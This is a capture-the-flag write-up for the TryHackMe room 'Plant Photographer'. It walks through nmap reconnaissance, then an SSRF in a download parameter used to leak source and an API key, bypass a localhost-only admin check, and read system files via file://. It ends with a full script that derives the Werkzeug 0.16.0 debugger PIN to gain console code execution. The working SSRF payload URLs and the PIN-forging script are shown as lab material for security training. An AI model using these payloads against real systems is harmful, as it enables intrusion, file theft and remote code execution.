TryHackMe: Plant Photographer
A TryHackMe room where a resume download button hides an SSRF sink that chains into source code disclosure, an admin bypass, and a Werkzeug debugger takeover.

Plant Photographer is a TryHackMe room built around a personal portfolio website for a photographer named Jay Green. We started by spotting a user-controlled server parameter in the resume download button, which we used as an SSRF sink to trigger a Werkzeug traceback and leak the full app source along with a hardcoded API key, giving us the first flag. Using the same SSRF we made the app request its own admin page from localhost, bypassing the IP-only check and retrieving a PDF containing the second flag. For the third flag, we read the MAC address and cgroup file from the server via the file:// scheme, derived the Werkzeug debugger PIN using the exact 0.16.0 algorithm, unlocked the console, enumerated the app directory to find the flag filename, and read it directly.
Reconnaissance
We started with an nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$ nmap -T4 -sC -sV -Pn -p- $TARGET
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-28 02:14 CET
Warning: $TARGET giving up on port because retransmission cap hit (6).
Nmap scan report for $TARGET
Host is up (0.059s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e8:e3:bc:a3:54:40:7e:15:47:63:07:72:4c:6b:a5:13 (RSA)
|   256 39:3b:ea:a3:2c:f0:8c:7c:40:4e:5d:3d:05:9d:1f:3e (ECDSA)
|_  256 2d:79:e9:0c:fa:75:5d:f4:00:cc:ef:c2:b3:c2:0f:1c (ED25519)
80/tcp    open     http     Werkzeug httpd 0.16.0 (Python 3.10.7)
|_http-title: Jay Green
471/tcp   filtered mondex
1342/tcp  filtered esbroker
7599/tcp  filtered unknown
26094/tcp filtered unknown
32523/tcp filtered unknown
34542/tcp filtered unknown
37110/tcp filtered unknown
55970/tcp filtered unknown
64688/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 253.12 seconds
From the scan, we had SSH on 22 and a web server on 80. The web server was running Werkzeug 0.16.0, which is a Python WSGI server often used for development. That immediately raised a red flag because it is not meant for production use, and it often indicates debug mode might be enabled.

Browsing to the homepage, it was a simple portfolio site for a photographer named Jay Green. We noticed the resume download button had a link to /download?server=secure-file-storage.com:8087&id=75482342, which looked like a potential SSRF vector.
And looking at the source confirmed it was user-controlled.

1
2
3
4
5
6
<a
  href="/download?server=secure-file-storage.com:8087&id=75482342"
  class="w3-button w3-light-grey w3-padding-large w3-section"
>
  <i class="fa fa-download"></i> Download Resume
</a>
From browsing the hamburger menu, we found these routes:


There was an Admin Area on /admin. When we opened it, we got this:
1
Admin interface only available from localhost!!!
That looked like localhost-only gating, so we figured we would probably need an internal pivot.
First Flag
We started by enumerating the SSRF behavior.

1
curl -isk 'http://$TARGET/download?server=http://127.0.0.1&id=1'
That errored out and the Werkzeug traceback leaked the API key, giving us the first flag:
Second Flag
The traceback from the first flag already exposed the backend logic, and the port 8087 was visible in the original download URL.
The
%23neutralizes the path suffix the backend appends (/public-docs-k057230990384293/1.pdf), so we can use the SSRF to make the app request any internal URL cleanly.
We pulled the full source to confirm:
1
curl -s 'http://$TARGET/download?server=file:///usr/src/app/app.py%23&id=1'

The source confirmed three things: id is forced through int() so path traversal through it was a dead end, server is concatenated directly into the URL with no validation, and debug=True is explicitly set.
The /admin route checked only the client IP and if it matched, it served flag.pdf directly from the private-docs directory:
1
2
if request.remote_addr == '127.0.0.1':
    return send_from_directory('private-docs', 'flag.pdf')

We made the app request /admin itself via SSRF so that remote_addr would naturally be 127.0.0.1 and flag.pdf would be served back through the download response.
The
%23neutralizes the path suffix the backend appends (/public-docs-k057230990384293/1.pdf), so the request hits/admincleanly:
1
2
3
4
5
$ curl -i 'http://$TARGET/download?server=http://127.0.0.1:8087/admin%23&id=1'
HTTP/1.0 200 OK
Content-Type: application/pdf
Content-Length: 40958
Server: Werkzeug/0.16.0 Python/3.10.7
We saved it with -o admin.pdf and opened it to get the second flag:
Third Flag
We tried to access the Werkzeug debugger at /console but it was protected by a PIN. We pulled the debug initialization code from the source to understand how the PIN was generated.

We read the algorithm from Werkzeug 0.16.0 directly:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
# From werkzeug/debug/__init__.py

def get_machine_id():
    def _generate():
        # Docker containers share the same machine id,
        # so Werkzeug reads /proc/self/cgroup instead
        try:
            with open("/proc/self/cgroup") as f:
                value = f.readline()       # reads FIRST LINE ONLY
        except IOError:
            pass
        else:
            value = value.strip().partition("/docker/")[2]
            if value:
                return value

        # Falls back to these if no Docker cgroup found
        for filename in "/etc/machine-id", "/proc/sys/kernel/random/boot_id":
            try:
                with open(filename, "rb") as f:
                    return f.readline().strip()
            except IOError:
                continue

def get_pin_and_cookie_name(app):
    probably_public_bits = [
        username,       # OS user running the app
        modname,        # "flask.app"
        getattr(app, "__name__", app.__class__.__name__),  # "Flask"
        getattr(mod, "__file__", None),  # path to flask/app.py
    ]

    private_bits = [
        str(uuid.getnode()),   # MAC address as integer
        get_machine_id(),      # derived from /proc/self/cgroup
    ]

    h = hashlib.md5()
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode("utf-8")
        h.update(bit)
    h.update(b"cookiesalt")

    cookie_name = "__wzd" + h.hexdigest()[:20]

    h.update(b"pinsalt")
    num = ("%09d" % int(h.hexdigest(), 16))[:9]

    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x:x+group_size] for x in range(0, len(num), group_size)
            )
            break

    return rv, cookie_name
On this target /etc/machine-id was missing, so it fell back to /proc/self/cgroup first-line parsing. We collected the required values using the file:// SSRF:
1
2
3
4
5
# MAC address
curl -s 'http://$TARGET/download?server=file:///sys/class/net/eth0/address%23&id=1'

# Machine ID
curl -s 'http://$TARGET/download?server=file:///proc/self/cgroup%23&id=1'

| Field | Value |
|---|---|
username | root |
modname | flask.app |
app_name | Flask |
module_file | /usr/local/lib/python3.10/site-packages/flask/app.py |
uuid.getnode | 024[REDACTED]02 |
machine_id | 77c09e05c4a947224[REDACTED]16568e90a28a60fca6fde049ca |
PIN Derivation Script
We used the exact 0.16.0 flow:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
import hashlib
from itertools import chain

username    = "root"
modname     = "flask.app"
appname     = "Flask"
module_file = "/usr/local/lib/python3.10/site-packages/flask/app.py"
mac_address = "02:[REDACTED]:02"
mac_int     = int(mac_address.replace(":", ""), 16)

# Werkzeug reads only the FIRST line of /proc/self/cgroup
# then takes everything after "/docker/"
first_line  = "12:rdma:/docker/77c09e05c4a947224[REDACTED]16568e90a28a60fca6fde049ca"
machine_id  = first_line.strip().partition("/docker/")[2]

probably_public_bits = [username, modname, appname, module_file]
private_bits = [str(mac_int), machine_id]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")
cookie_name = "__wzd" + h.hexdigest()[:20]

h.update(b"pinsalt")
num = ("%09d" % int(h.hexdigest(), 16))[:9]

for group_size in 5, 4, 3:
    if len(num) % group_size == 0:
        rv = "-".join(num[x:x+group_size] for x in range(0, len(num), group_size))
        break

print(f"PIN:    {rv}")
print(f"Cookie: {cookie_name}")
Output:
1
2
PIN:    1[REDACTED]1
Cookie: __wz[REDACTED]38

With the PIN and cookie, /console opened.


We checked where we were and listed the files in the app directory:
1
2
3
4
5
6
>>> __import__('os').getcwd()
'/usr/src/app'
>>> __import__('os').listdir('.')
['requirements.txt', 'Dockerfile', 'templates', 'public-docs', 'private-docs', 'static', 'app.py', 'flag-982[REDACTED]1338.txt']
>>> open('flag-982[REDACTED]1338.txt').read()
'THM{[REDACTED]}\n'
That filename was not something we could have guessed externally, so console enumeration was the key step.
We then read it and got the third flag: